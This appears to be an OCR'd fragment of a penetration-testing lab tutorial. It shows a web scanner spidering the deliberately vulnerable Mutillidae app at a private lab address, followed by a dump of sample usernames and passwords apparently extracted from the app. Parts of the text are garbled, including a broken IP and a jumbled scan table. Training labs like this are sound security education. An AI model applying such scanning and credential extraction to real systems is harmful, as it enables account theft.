


Attack Stop

Progress: Not started

History Search Alerts Output WebSockets Spider

New Scan Progress: 0: http://192.168..150/mutillidae 100% Current Scans: 0 URLs Found:

| URLs | Added Nodes | Messages |
|-----------|-------------|---|
| Processed | | Method |
| | GET | URI |
| | GET | http://192.168.134.150/mutillidae/styles/ddsmoothmenu/d... Seed |
| | GET | http://192.168.134.150/mutillidae/styles/ddsmoothmenu/d... Seed |
| | | http://192.168.134.150/mutillidae/styles/global-styles.css Seed |





```
'admin', 'adminpass', 'Monkey!!!  
'adrian', 'somepassword', 'Zombie Films Rock!!!  
'john', 'monkey', 'I like the smell of confunk  
'ed', 'pentest', 'Commandline KungFu anyone?'
```